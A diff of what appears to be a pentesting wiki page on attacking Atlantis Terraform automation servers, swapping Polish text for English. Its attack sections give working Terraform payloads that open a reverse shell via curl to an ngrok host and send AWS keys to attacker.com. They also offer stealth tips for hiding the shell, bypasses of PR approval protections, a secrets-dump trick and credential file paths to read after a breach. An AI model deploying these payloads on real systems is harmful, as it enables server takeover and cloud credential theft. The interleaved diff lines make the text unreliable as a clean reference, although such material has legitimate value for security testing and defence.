2. Create a **personal token** (with repo access) of your **github** user
|
||||
3. Execute `./atlantis testdrive` and it will create a **demo repo** you can use to **talk to atlantis**
|
||||
1. You can access the web page in 127.0.0.1:4141
|
||||
|
||||
### Dostęp do Atlantis
|
||||
### Atlantis Access
|
||||
|
||||
#### Poświadczenia serwera Git
|
||||
#### Git Server Credentials
|
||||
|
||||
**Atlantis** obsługuje kilka hostów git, takich jak **Github**, **Gitlab**, **Bitbucket** i **Azure DevOps**.\
|
||||
Jednak aby uzyskać dostęp do repozytoriów na tych platformach i wykonywać działania, musi mieć przyznany **privileged access** (przynajmniej uprawnienia do zapisu).\
|
||||
[**Dokumentacja**](https://www.runatlantis.io/docs/access-credentials.html#create-an-atlantis-user-optional) zachęca do utworzenia użytkownika na tych platformach specjalnie dla Atlantis, ale niektórzy mogą używać osobistych kont.
|
||||
**Atlantis** support several git hosts such as **Github**, **Gitlab**, **Bitbucket** and **Azure DevOps**.\
|
||||
However, in order to access the repos in those platforms and perform actions, it needs to have some **privileged access granted to them** (at least write permissions).\
|
||||
[**The docs**](https://www.runatlantis.io/docs/access-credentials.html#create-an-atlantis-user-optional) encourage to create a user in these platform specifically for Atlantis, but some people might use personal accounts.
|
||||
|
||||
> [!WARNING]
|
||||
> W każdym przypadku, z perspektywy atakującego, **konto Atlantis** będzie bardzo **interesujące** **do skompromitowania**.
|
||||
> In any case, from an attackers perspective, the **Atlantis account** is going to be one very **interesting** **to compromise**.
|
||||
|
||||
#### Webhooki
|
||||
#### Webhooks
|
||||
|
||||
Atlantis opcjonalnie używa [**sekretów webhooków**](https://www.runatlantis.io/docs/webhook-secrets.html#generating-a-webhook-secret) do weryfikacji, że **webhooki**, które otrzymuje z twojego hosta Git, są **legitymne**.
|
||||
Atlantis uses optionally [**Webhook secrets**](https://www.runatlantis.io/docs/webhook-secrets.html#generating-a-webhook-secret) to validate that the **webhooks** it receives from your Git host are **legitimate**.
|
||||
|
||||
Jednym ze sposobów potwierdzenia tego byłoby **zezwolenie na przyjmowanie żądań tylko z adresów IP** twojego hosta Git, ale łatwiejszym sposobem jest użycie sekretu webhooka.
|
||||
One way to confirm this would be to **allowlist requests to only come from the IPs** of your Git host but an easier way is to use a Webhook Secret.
|
||||
|
||||
Zauważ, że chyba że używasz prywatnego serwera github lub bitbucket, będziesz musiał wystawić punkty końcowe webhooków do Internetu.
|
||||
Note that unless you use a private github or bitbucket server, you will need to expose webhook endpoints to the Internet.
|
||||
|
||||
> [!WARNING]
|
||||
> Atlantis będzie **wystawiał webhooki**, aby serwer git mógł wysyłać mu informacje. Z perspektywy atakującego interesujące byłoby wiedzieć, **czy możesz wysyłać mu wiadomości**.
|
||||
> Atlantis is going to be **exposing webhooks** so the git server can send it information. From an attackers perspective it would be interesting to know **if you can send it messages**.
|
||||
|
||||
#### Poświadczenia dostawcy <a href="#provider-credentials" id="provider-credentials"></a>
|
||||
#### Provider Credentials <a href="#provider-credentials" id="provider-credentials"></a>
|
||||
|
||||
[Z dokumentacji:](https://www.runatlantis.io/docs/provider-credentials.html)
|
||||
[From the docs:](https://www.runatlantis.io/docs/provider-credentials.html)
|
||||
|
||||
Atlantis uruchamia Terraform, po prostu **wykonując polecenia `terraform plan` i `apply`** na serwerze, na którym **Atlantis jest hostowany**. Tak jak w przypadku uruchamiania Terraform lokalnie, Atlantis potrzebuje poświadczeń dla twojego konkretnego dostawcy.
|
||||
Atlantis runs Terraform by simply **executing `terraform plan` and `apply`** commands on the server **Atlantis is hosted on**. Just like when you run Terraform locally, Atlantis needs credentials for your specific provider.
|
||||
|
||||
To od ciebie zależy, jak [przekazujesz poświadczenia](https://www.runatlantis.io/docs/provider-credentials.html#aws-specific-info) dla swojego konkretnego dostawcy do Atlantis:
|
||||
It's up to you how you [provide credentials](https://www.runatlantis.io/docs/provider-credentials.html#aws-specific-info) for your specific provider to Atlantis:
|
||||
|
||||
- Atlantis [Helm Chart](https://www.runatlantis.io/docs/deployment.html#kubernetes-helm-chart) i [AWS Fargate Module](https://www.runatlantis.io/docs/deployment.html#aws-fargate) mają swoje własne mechanizmy dla poświadczeń dostawcy. Przeczytaj ich dokumentację.
|
||||
- Jeśli uruchamiasz Atlantis w chmurze, wiele chmur ma sposoby na przyznanie dostępu do API chmury aplikacjom działającym na nich, np.:
|
||||
- [AWS EC2 Roles](https://registry.terraform.io/providers/hashicorp/aws/latest/docs) (Szukaj "EC2 Role")
|
||||
- [GCE Instance Service Accounts](https://registry.terraform.io/providers/hashicorp/google/latest/docs/guides/provider_reference)
|
||||
- Wiele użytkowników ustawia zmienne środowiskowe, np. `AWS_ACCESS_KEY`, gdzie działa Atlantis.
|
||||
- Inni tworzą niezbędne pliki konfiguracyjne, np. `~/.aws/credentials`, gdzie działa Atlantis.
|
||||
- Użyj [HashiCorp Vault Provider](https://registry.terraform.io/providers/hashicorp/vault/latest/docs), aby uzyskać poświadczenia dostawcy.
|
||||
- The Atlantis [Helm Chart](https://www.runatlantis.io/docs/deployment.html#kubernetes-helm-chart) and [AWS Fargate Module](https://www.runatlantis.io/docs/deployment.html#aws-fargate) have their own mechanisms for provider credentials. Read their docs.
|
||||
- If you're running Atlantis in a cloud then many clouds have ways to give cloud API access to applications running on them, ex:
|
||||
- [AWS EC2 Roles](https://registry.terraform.io/providers/hashicorp/aws/latest/docs) (Search for "EC2 Role")
|
||||
- [GCE Instance Service Accounts](https://registry.terraform.io/providers/hashicorp/google/latest/docs/guides/provider_reference)
|
||||
- Many users set environment variables, ex. `AWS_ACCESS_KEY`, where Atlantis is running.
|
||||
- Others create the necessary config files, ex. `~/.aws/credentials`, where Atlantis is running.
|
||||
- Use the [HashiCorp Vault Provider](https://registry.terraform.io/providers/hashicorp/vault/latest/docs) to obtain provider credentials.
|
||||
|
||||
> [!WARNING]
|
||||
> **Kontener**, w którym **Atlantis** jest **uruchamiany**, prawdopodobnie **zawiera poświadczenia z uprawnieniami** do dostawców (AWS, GCP, Github...), którymi Atlantis zarządza za pomocą Terraform.
|
||||
> The **container** where **Atlantis** is **running** will highly probably **contain privileged credentials** to the providers (AWS, GCP, Github...) that Atlantis is managing via Terraform.
|
||||
|
||||
#### Strona internetowa
|
||||
#### Web Page
|
||||
|
||||
Domyślnie Atlantis uruchomi **stronę internetową na porcie 4141 w localhost**. Ta strona pozwala tylko na włączenie/wyłączenie atlantis apply oraz sprawdzenie statusu planu repozytoriów i ich odblokowanie (nie pozwala na modyfikację rzeczy, więc nie jest zbyt użyteczna).
|
||||
By default Atlantis will run a **web page in the port 4141 in localhost**. This page just allows you to enable/disable atlantis apply and check the plan status of the repos and unlock them (it doesn't allow to modify things, so it isn't that useful).
|
||||
|
||||
Prawdopodobnie nie znajdziesz jej wystawionej do internetu, ale wygląda na to, że domyślnie **nie są wymagane żadne poświadczenia** do jej uzyskania (a jeśli są, to `atlantis`:`atlantis` są **domyślnymi**).
|
||||
You probably won't find it exposed to the internet, but it looks like by default **no credentials are needed** to access it (and if they are `atlantis`:`atlantis` are the **default** ones).
|
||||
|
||||
### Konfiguracja serwera
|
||||
### Server Configuration
|
||||
|
||||
Konfiguracja dla `atlantis server` może być określona za pomocą flag wiersza poleceń, zmiennych środowiskowych, pliku konfiguracyjnego lub mieszanki tych trzech.
|
||||
Configuration to `atlantis server` can be specified via command line flags, environment variables, a config file or a mix of the three.
|
||||
|
||||
- Możesz znaleźć [**tutaj listę flag**](https://www.runatlantis.io/docs/server-configuration.html#server-configuration) obsługiwanych przez serwer Atlantis.
|
||||
- Możesz znaleźć [**tutaj, jak przekształcić opcję konfiguracyjną w zmienną środowiskową**](https://www.runatlantis.io/docs/server-configuration.html#environment-variables).
|
||||
- You can find [**here the list of flags**](https://www.runatlantis.io/docs/server-configuration.html#server-configuration) supported by Atlantis server
|
||||
- You can find [**here how to transform a config option into an env var**](https://www.runatlantis.io/docs/server-configuration.html#environment-variables)
|
||||
|
||||
Wartości są **wybierane w tej kolejności**:
|
||||
Values are **chosen in this order**:
|
||||
|
||||
1. Flagi
|
||||
2. Zmienne środowiskowe
|
||||
3. Plik konfiguracyjny
|
||||
1. Flags
|
||||
2. Environment Variables
|
||||
3. Config File
|
||||
|
||||
> [!WARNING]
|
||||
> Zauważ, że w konfiguracji możesz znaleźć interesujące wartości, takie jak **tokeny i hasła**.
|
||||
> Note that in the configuration you might find interesting values such as **tokens and passwords**.
|
||||
|
||||
#### Konfiguracja repozytoriów
|
||||
#### Repos Configuration
|
||||
|
||||
Niektóre konfiguracje wpływają na **sposób zarządzania repozytoriami**. Jednak możliwe jest, że **każde repozytorium wymaga różnych ustawień**, więc istnieją sposoby na określenie każdego repozytorium. Oto kolejność priorytetów:
|
||||
Some configurations affects **how the repos are managed**. However, it's possible that **each repo require different settings**, so there are ways to specify each repo. This is the priority order:
|
||||
|
||||
1. Repo [**`/atlantis.yml`**](https://www.runatlantis.io/docs/repo-level-atlantis-yaml.html#repo-level-atlantis-yaml-config) plik. Ten plik może być użyty do określenia, jak atlantis powinien traktować repozytorium. Jednak domyślnie niektóre klucze nie mogą być tutaj określone bez flag pozwalających na to.
|
||||
2. Prawdopodobnie wymagane do zezwolenia przez flagi, takie jak `allowed_overrides` lub `allow_custom_workflows`.
|
||||
3. [**Konfiguracja po stronie serwera**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config): Możesz przekazać to za pomocą flagi `--repo-config`, a to jest yaml konfiguracyjny nowych ustawień dla każdego repozytorium (obsługiwane regexy).
|
||||
4. **Domyślne** wartości.
|
||||
1. Repo [**`/atlantis.yml`**](https://www.runatlantis.io/docs/repo-level-atlantis-yaml.html#repo-level-atlantis-yaml-config) file. This file can be used to specify how atlantis should treat the repo. However, by default some keys cannot be specified here without some flags allowing it.
|
||||
1. Probably required to be allowed by flags like `allowed_overrides` or `allow_custom_workflows`
|
||||
2. [**Server Side Config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config): You can pass it with the flag `--repo-config` and it's a yaml configuring new settings for each repo (regexes supported)
|
||||
3. **Default** values
|
||||
|
||||
**Ochrona PR**
|
||||
**PR Protections**
|
||||
|
||||
Atlantis pozwala wskazać, czy chcesz, aby **PR** był **`zatwierdzony`** przez kogoś innego (nawet jeśli nie jest to ustawione w ochronie gałęzi) i/lub był **`możliwy do scalania`** (ochrony gałęzi spełnione) **przed uruchomieniem apply**. Z punktu widzenia bezpieczeństwa, zaleca się ustawienie obu opcji.
|
||||
Atlantis allows to indicate if you want the **PR** to be **`approved`** by somebody else (even if that isn't set in the branch protection) and/or be **`mergeable`** (branch protections passed) **before running apply**. From a security point of view, to set both options a recommended.
|
||||
|
||||
W przypadku, gdy `allowed_overrides` jest True, te ustawienia mogą być **nadpisywane w każdym projekcie przez plik `/atlantis.yml`**.
|
||||
In case `allowed_overrides` is True, these setting can be **overwritten on each project by the `/atlantis.yml` file**.
|
||||
|
||||
**Skrypty**
|
||||
**Scripts**
|
||||
|
||||
Konfiguracja repozytoriów może **określać skrypty** do uruchomienia [**przed**](https://www.runatlantis.io/docs/pre-workflow-hooks.html#usage) (_pre workflow hooks_) i [**po**](https://www.runatlantis.io/docs/post-workflow-hooks.html) (_post workflow hooks_) wykonaniu **workflow**.
|
||||
The repo config can **specify scripts** to run [**before**](https://www.runatlantis.io/docs/pre-workflow-hooks.html#usage) (_pre workflow hooks_) and [**after**](https://www.runatlantis.io/docs/post-workflow-hooks.html) (_post workflow hooks_) a **workflow is executed.**
|
||||
|
||||
Nie ma żadnej opcji, aby **określić** te skrypty w **repo `/atlantis.yml`**.
|
||||
There isn't any option to allow **specifying** these scripts in the **repo `/atlantis.yml`** file. However, if there is a confgured script to execute that is located in the same repo, it's possible to **modify it's content in a PR and make it execute arbitrary code.**
|
||||
|
||||
**Workflow**
|
||||
|
||||
W konfiguracji repozytoriów (konfiguracja po stronie serwera) możesz [**określić nowy domyślny workflow**](https://www.runatlantis.io/docs/server-side-repo-config.html#change-the-default-atlantis-workflow) lub [**utworzyć nowe niestandardowe workflow**](https://www.runatlantis.io/docs/custom-workflows.html#custom-workflows)**.** Możesz również **określić**, które **repozytoria** mogą **uzyskać dostęp** do **nowych** wygenerowanych.\
|
||||
Następnie możesz pozwolić plikowi **atlantis.yaml** każdego repozytorium na **określenie workflow do użycia**.
|
||||
In the repo config (server side config) you can [**specify a new default workflow**](https://www.runatlantis.io/docs/server-side-repo-config.html#change-the-default-atlantis-workflow), or [**create new custom workflows**](https://www.runatlantis.io/docs/custom-workflows.html#custom-workflows)**.** You can also **specify** which **repos** can **access** the **new** ones generated.\
|
||||
Then, you can allow the **atlantis.yaml** file of each repo to **specify the workflow to use.**
|
||||
|
||||
> [!CAUTION]
|
||||
> Jeśli flaga [**konfiguracji po stronie serwera**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) `allow_custom_workflows` jest ustawiona na **True**, workflow mogą być **określane** w **pliku `atlantis.yaml`** każdego repozytorium. Potencjalnie również potrzebne jest, aby **`allowed_overrides`** określało również **`workflow`**, aby **nadpisać workflow**, który będzie używany.\
|
||||
> To zasadniczo da **RCE w serwerze Atlantis każdemu użytkownikowi, który może uzyskać dostęp do tego repozytorium**.
|
||||
> If the [**server side config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) flag `allow_custom_workflows` is set to **True**, workflows can be **specified** in the **`atlantis.yaml`** file of each repo. It's also potentially needed that **`allowed_overrides`** specifies also **`workflow`** to **override the workflow** that is going to be used.\
|
||||
> This will basically give **RCE in the Atlantis server to any user that can access that repo**.
|
||||
>
|
||||
> ```yaml
|
||||
> # atlantis.yaml
|
||||
@@ -124,20 +124,21 @@ Następnie możesz pozwolić plikowi **atlantis.yaml** każdego repozytorium na
|
||||
> steps: - run: my custom apply command
|
||||
> ```
|
||||
|
||||
**Sprawdzanie polityki Conftest**
|
||||
**Conftest Policy Checking**
|
||||
|
||||
Atlantis obsługuje uruchamianie **polityk conftest** [**po stronie serwera**](https://www.conftest.dev/) przeciwko wyjściu planu. Typowe przypadki użycia dla tego kroku obejmują:
|
||||
Atlantis supports running **server-side** [**conftest**](https://www.conftest.dev/) **policies** against the plan output. Common usecases for using this step include:
|
||||
|
||||
- Odrzucenie użycia listy modułów
|
||||
- Asercje atrybutów zasobu w czasie tworzenia
|
||||
- Wykrywanie niezamierzonych usunięć zasobów
|
||||
- Zapobieganie ryzyku bezpieczeństwa (np. wystawianie bezpiecznych portów publicznie)
|
||||
- Denying usage of a list of modules
|
||||
- Asserting attributes of a resource at creation time
|
||||
- Catching unintentional resource deletions
|
||||
- Preventing security risks (ie. exposing secure ports to the public)
|
||||
|
||||
Możesz sprawdzić, jak to skonfigurować w [**dokumentacji**](https://www.runatlantis.io/docs/policy-checking.html#how-it-works).
|
||||
You can check how to configure it in [**the docs**](https://www.runatlantis.io/docs/policy-checking.html#how-it-works).
|
||||
|
||||
### Komendy Atlantis
|
||||
### Atlantis Commands
|
||||
|
||||
[**In the docs**](https://www.runatlantis.io/docs/using-atlantis.html#using-atlantis) you can find the options you can use to run Atlantis:
|
||||
|
||||
[**W dokumentacji**](https://www.runatlantis.io/docs/using-atlantis.html#using-atlantis) znajdziesz opcje, które możesz użyć do uruchomienia Atlantis:
|
||||
```bash
|
||||
# Get help
|
||||
atlantis help
|
||||
@@ -160,82 +161,94 @@ atlantis apply [options] -- [terraform apply flags]
|
||||
## --verbose
|
||||
## You can also add extra terraform options
|
||||
```
|
||||
### Ataki
|
||||
|
||||
### Attacks
|
||||
|
||||
> [!WARNING]
|
||||
> Jeśli podczas eksploatacji napotkasz ten **błąd**: `Error: Error acquiring the state lock`
|
||||
> If during the exploitation you find this **error**: `Error: Error acquiring the state lock`
|
||||
|
||||
You can fix it by running:
|
||||
|
||||
Możesz to naprawić, uruchamiając:
|
||||
```
|
||||
atlantis unlock #You might need to run this in a different PR
|
||||
atlantis plan -- -lock=false
|
||||
```
|
||||
#### Atlantis plan RCE - Modyfikacja konfiguracji w nowym PR
|
||||
|
||||
Jeśli masz dostęp do zapisu w repozytorium, będziesz mógł stworzyć nową gałąź i wygenerować PR. Jeśli możesz **wykonać `atlantis plan`** (lub może jest to wykonywane automatycznie) **będziesz mógł uzyskać RCE wewnątrz serwera Atlantis**.
|
||||
#### Atlantis plan RCE - Config modification in new PR
|
||||
|
||||
If you have write access over a repository you will be able to create a new branch on it and generate a PR. If you can **execute `atlantis plan`** (or maybe it's automatically executed) **you will be able to RCE inside the Atlantis server**.
|
||||
|
||||
You can do this by making [**Atlantis load an external data source**](https://registry.terraform.io/providers/hashicorp/external/latest/docs/data-sources/data_source). Just put a payload like the following in the `main.tf` file:
|
||||
|
||||
Możesz to zrobić, sprawiając, że [**Atlantis załaduje zewnętrzne źródło danych**](https://registry.terraform.io/providers/hashicorp/external/latest/docs/data-sources/data_source). Po prostu umieść ładunek, taki jak poniższy, w pliku `main.tf`:
|
||||
```json
|
||||
data "external" "example" {
|
||||
program = ["sh", "-c", "curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh"]
|
||||
program = ["sh", "-c", "curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh"]
|
||||
}
|
||||
```
|
||||
**Cichszy atak**
|
||||
|
||||
Możesz przeprowadzić ten atak w **cichszy sposób**, stosując się do tych sugestii:
|
||||
**Stealthier Attack**
|
||||
|
||||
You can perform this attack even in a **stealthier way**, by following this suggestions:
|
||||
|
||||
- Instead of adding the rev shell directly into the terraform file, you can **load an external resource** that contains the rev shell:
|
||||
|
||||
- Zamiast dodawać rev shell bezpośrednio do pliku terraform, możesz **załadować zewnętrzny zasób**, który zawiera rev shell:
|
||||
```javascript
|
||||
module "not_rev_shell" {
|
||||
source = "git@github.com:carlospolop/terraform_external_module_rev_shell//modules"
|
||||
source = "git@github.com:carlospolop/terraform_external_module_rev_shell//modules"
|
||||
}
|
||||
```
|
||||
Możesz znaleźć kod rev shell w [https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules](https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules)
|
||||
|
||||
- W zewnętrznym zasobie użyj funkcji **ref**, aby ukryć **kod rev shell terraform w gałęzi** wewnątrz repo, coś w stylu: `git@github.com:carlospolop/terraform_external_module_rev_shell//modules?ref=b401d2b`
|
||||
- **Zamiast** tworzyć **PR do master**, aby uruchomić Atlantis, **stwórz 2 gałęzie** (test1 i test2) i stwórz **PR z jednej do drugiej**. Gdy zakończysz atak, po prostu **usuń PR i gałęzie**.
|
||||
You can find the rev shell code in [https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules](https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules)
|
||||
|
||||
- In the external resource, use the **ref** feature to hide the **terraform rev shell code in a branch** inside of the repo, something like: `git@github.com:carlospolop/terraform_external_module_rev_shell//modules?ref=b401d2b`
|
||||
- **Instead** of creating a **PR to master** to trigger Atlantis, **create 2 branches** (test1 and test2) and create a **PR from one to the other**. When you have completed the attack, just **remove the PR and the branches**.
|
||||
|
||||
#### Atlantis plan Secrets Dump
|
||||
|
||||
Możesz **zrzucić sekrety używane przez terraform**, uruchamiając `atlantis plan` (`terraform plan`), umieszczając coś takiego w pliku terraform:
|
||||
You can **dump secrets used by terraform** running `atlantis plan` (`terraform plan`) by putting something like this in the terraform file:
|
||||
|
||||
```json
|
||||
output "dotoken" {
|
||||
value = nonsensitive(var.do_token)
|
||||
value = nonsensitive(var.do_token)
|
||||
}
|
||||
```
|
||||
#### Atlantis apply RCE - Modyfikacja konfiguracji w nowym PR
|
||||
|
||||
Jeśli masz dostęp do zapisu w repozytorium, będziesz mógł stworzyć nową gałąź i wygenerować PR. Jeśli możesz **wykonać `atlantis apply`, będziesz mógł uzyskać RCE wewnątrz serwera Atlantis**.
|
||||
#### Atlantis apply RCE - Config modification in new PR
|
||||
|
||||
Jednak zazwyczaj będziesz musiał obejść pewne zabezpieczenia:
|
||||
If you have write access over a repository you will be able to create a new branch on it and generate a PR. If you can **execute `atlantis apply` you will be able to RCE inside the Atlantis server**.
|
||||
|
||||
- **Mergeable**: Jeśli to zabezpieczenie jest ustawione w Atlantis, możesz uruchomić **`atlantis apply` tylko wtedy, gdy PR jest możliwy do scalania** (co oznacza, że zabezpieczenie gałęzi musi zostać ominięte).
|
||||
- Sprawdź potencjalne [**obejścia zabezpieczeń gałęzi**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/broken-reference/README.md)
|
||||
- **Approved**: Jeśli to zabezpieczenie jest ustawione w Atlantis, **inny użytkownik musi zatwierdzić PR** zanim będziesz mógł uruchomić `atlantis apply`
|
||||
- Domyślnie możesz nadużyć [**tokena Gitbota, aby obejść to zabezpieczenie**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/broken-reference/README.md)
|
||||
However, you will usually need to bypass some protections:
|
||||
|
||||
- **Mergeable**: If this protection is set in Atlantis, you can only run **`atlantis apply` if the PR is mergeable** (which means that the branch protection need to be bypassed).
|
||||
- Check potential [**branch protections bypasses**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/broken-reference/README.md)
|
||||
- **Approved**: If this protection is set in Atlantis, some **other user must approve the PR** before you can run `atlantis apply`
|
||||
- By default you can abuse the [**Gitbot token to bypass this protection**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/broken-reference/README.md)
|
||||
|
||||
Running **`terraform apply` on a malicious Terraform file with** [**local-exec**](https://www.terraform.io/docs/provisioners/local-exec.html)**.**\
|
||||
You just need to make sure some payload like the following ones ends in the `main.tf` file:
|
||||
|
||||
Uruchamianie **`terraform apply` na złośliwym pliku Terraform z** [**local-exec**](https://www.terraform.io/docs/provisioners/local-exec.html)**.**\
|
||||
Musisz tylko upewnić się, że jakiś ładunek, taki jak poniższe, kończy się w pliku `main.tf`:
|
||||
```json
|
||||
// Payload 1 to just steal a secret
|
||||
resource "null_resource" "secret_stealer" {
|
||||
provisioner "local-exec" {
|
||||
command = "curl https://attacker.com?access_key=$AWS_ACCESS_KEY&secret=$AWS_SECRET_KEY"
|
||||
}
|
||||
provisioner "local-exec" {
|
||||
command = "curl https://attacker.com?access_key=$AWS_ACCESS_KEY&secret=$AWS_SECRET_KEY"
|
||||
}
|
||||
}
|
||||
|
||||
// Payload 2 to get a rev shell
|
||||
resource "null_resource" "rev_shell" {
|
||||
provisioner "local-exec" {
|
||||
command = "sh -c 'curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh'"
|
||||
}
|
||||
provisioner "local-exec" {
|
||||
command = "sh -c 'curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh'"
|
||||
}
|
||||
}
|
||||
```
|
||||
Postępuj zgodnie z **zaleceniami z poprzedniej techniki**, aby przeprowadzić ten atak w **bardziej dyskretny sposób**.
|
||||
|
||||
#### Wstrzykiwanie parametrów Terraform
|
||||
Follow the **suggestions from the previous technique** the perform this attack in a **stealthier way**.
|
||||
|
||||
#### Terraform Param Injection
|
||||
|
||||
When running `atlantis plan` or `atlantis apply` terraform is being run under-needs, you can pass commands to terraform from atlantis commenting something like:
|
||||
|
||||
Podczas uruchamiania `atlantis plan` lub `atlantis apply`, terraform jest uruchamiany w tle, możesz przekazać polecenia do terraform z atlantis, komentując coś takiego:
|
||||
```bash
|
||||
atlantis plan -- <terraform commands>
|
||||
atlantis plan -- -h #Get terraform plan help
|
||||
@@ -243,17 +256,18 @@ atlantis plan -- -h #Get terraform plan help
|
||||
atlantis apply -- <terraform commands>
|
||||
atlantis apply -- -h #Get terraform apply help
|
||||
```
|
||||
Co możesz przekazać, to zmienne środowiskowe, które mogą być pomocne w obejściu niektórych zabezpieczeń. Sprawdź zmienne środowiskowe terraform w [https://www.terraform.io/cli/config/environment-variables](https://www.terraform.io/cli/config/environment-variables)
|
||||
|
||||
#### Niestandardowy Workflow
|
||||
Something you can pass are env variables which might be helpful to bypass some protections. Check terraform env vars in [https://www.terraform.io/cli/config/environment-variables](https://www.terraform.io/cli/config/environment-variables)
|
||||
|
||||
Uruchamianie **złośliwych niestandardowych poleceń budowania** określonych w pliku `atlantis.yaml`. Atlantis używa pliku `atlantis.yaml` z gałęzi pull request, **a nie** z `master`.\
|
||||
Ta możliwość została wspomniana w poprzedniej sekcji:
|
||||
#### Custom Workflow
|
||||
|
||||
Running **malicious custom build commands** specified in an `atlantis.yaml` file. Atlantis uses the `atlantis.yaml` file from the pull request branch, **not** of `master`.\
|
||||
This possibility was mentioned in a previous section:
|
||||
|
||||
> [!CAUTION]
|
||||
> Jeśli flaga [**server side config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) `allow_custom_workflows` jest ustawiona na **True**, workflow mogą być **określone** w **pliku `atlantis.yaml`** każdego repo. Potencjalnie konieczne jest również, aby **`allowed_overrides`** określało również **`workflow`**, aby **nadpisać workflow**, który ma być użyty.
|
||||
> If the [**server side config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) flag `allow_custom_workflows` is set to **True**, workflows can be **specified** in the **`atlantis.yaml`** file of each repo. It's also potentially needed that **`allowed_overrides`** specifies also **`workflow`** to **override the workflow** that is going to be used.
|
||||
>
|
||||
> To zasadniczo da **RCE na serwerze Atlantis dla każdego użytkownika, który ma dostęp do tego repo**.
|
||||
> This will basically give **RCE in the Atlantis server to any user that can access that repo**.
|
||||
>
|
||||
> ```yaml
|
||||
> # atlantis.yaml
|
||||
@@ -272,97 +286,99 @@ Ta możliwość została wspomniana w poprzedniej sekcji:
|
||||
> - run: my custom apply command
|
||||
> ```
|
||||
|
||||
#### Obejście zabezpieczeń planu/aplikacji
|
||||
#### Bypass plan/apply protections
|
||||
|
||||
If the [**server side config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) flag `allowed_overrides` _has_ `apply_requirements` configured, it's possible for a repo to **modify the plan/apply protections to bypass them**.
|
||||
|
||||
Jeśli flaga [**server side config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) `allowed_overrides` _ma_ skonfigurowane `apply_requirements`, możliwe jest, aby repo **zmodyfikowało zabezpieczenia planu/aplikacji, aby je obejść**.
|
||||
```yaml
|
||||
repos:
|
||||
- id: /.*/
|
||||
apply_requirements: []
|
||||
- id: /.*/
|
||||
apply_requirements: []
|
||||
```
|
||||
|
||||
#### PR Hijacking
|
||||
|
||||
Jeśli ktoś wyśle **`atlantis plan/apply` komentarze do twoich ważnych pull requestów,** spowoduje to uruchomienie terraform, gdy nie chcesz, aby to się stało.
|
||||
If someone sends **`atlantis plan/apply` comments on your valid pull requests,** it will cause terraform to run when you don't want it to.
|
||||
|
||||
Co więcej, jeśli nie masz skonfigurowanej **ochrony gałęzi** do ponownej **oceny** każdego PR, gdy **nowe zatwierdzenie jest do niego przesyłane**, ktoś mógłby **napisać złośliwe konfiguracje** (sprawdź poprzednie scenariusze) w konfiguracji terraform, uruchomić `atlantis plan/apply` i uzyskać RCE.
|
||||
Moreover, if you don't have configured in the **branch protection** to ask to **reevaluate** every PR when a **new commit is pushed** to it, someone could **write malicious configs** (check previous scenarios) in the terraform config, run `atlantis plan/apply` and gain RCE.
|
||||
|
||||
To jest **ustawienie** w ochronach gałęzi Github:
|
||||
This is the **setting** in Github branch protections:
|
||||
|
||||
.png>)
|
||||
|
||||
#### Webhook Secret
|
||||
|
||||
Jeśli uda ci się **ukraść sekret webhooka** lub jeśli **żaden sekret webhooka** nie jest używany, możesz **wywołać webhook Atlantis** i **wywołać polecenia atlantis** bezpośrednio.
|
||||
If you manage to **steal the webhook secret** used or if there **isn't any webhook secret** being used, you could **call the Atlantis webhook** and **invoke atlatis commands** directly.
|
||||
|
||||
#### Bitbucket
|
||||
|
||||
Bitbucket Cloud **nie obsługuje sekretów webhooka**. Może to pozwolić atakującym na **fałszowanie żądań z Bitbucket**. Upewnij się, że zezwalasz tylko na adresy IP Bitbucket.
|
||||
Bitbucket Cloud does **not support webhook secrets**. This could allow attackers to **spoof requests from Bitbucket**. Ensure you are allowing only Bitbucket IPs.
|
||||
|
||||
- Oznacza to, że **atakujący** mógłby wysyłać **fałszywe żądania do Atlantis**, które wyglądają, jakby pochodziły z Bitbucket.
|
||||
- Jeśli określasz `--repo-allowlist`, to mogliby fałszować tylko żądania dotyczące tych repozytoriów, więc największe szkody, jakie mogliby wyrządzić, to plan/apply na twoich własnych repozytoriach.
|
||||
- Aby temu zapobiec, dodaj do listy dozwolonych [adresy IP Bitbucket](https://confluence.atlassian.com/bitbucket/what-are-the-bitbucket-cloud-ip-addresses-i-should-use-to-configure-my-corporate-firewall-343343385.html) (zobacz adresy IPv4 wychodzące).
|
||||
- This means that an **attacker** could make **fake requests to Atlantis** that look like they're coming from Bitbucket.
|
||||
- If you are specifying `--repo-allowlist` then they could only fake requests pertaining to those repos so the most damage they could do would be to plan/apply on your own repos.
|
||||
- To prevent this, allowlist [Bitbucket's IP addresses](https://confluence.atlassian.com/bitbucket/what-are-the-bitbucket-cloud-ip-addresses-i-should-use-to-configure-my-corporate-firewall-343343385.html) (see Outbound IPv4 addresses).
|
||||
|
||||
### Post-Exploitation
|
||||
|
||||
Jeśli udało ci się uzyskać dostęp do serwera lub przynajmniej masz LFI, są pewne interesujące rzeczy, które powinieneś spróbować przeczytać:
|
||||
If you managed to get access to the server or at least you got a LFI there are some interesting things you should try to read:
|
||||
|
||||
- `/home/atlantis/.git-credentials` Zawiera dane uwierzytelniające do vcs
|
||||
- `/atlantis-data/atlantis.db` Zawiera dane uwierzytelniające do vcs z dodatkowymi informacjami
|
||||
- `/atlantis-data/repos/<org_name>`_`/`_`<repo_name>/<pr_num>/<workspace>/<path_to_dir>/.terraform/terraform.tfstate` Plik stanu terraform
|
||||
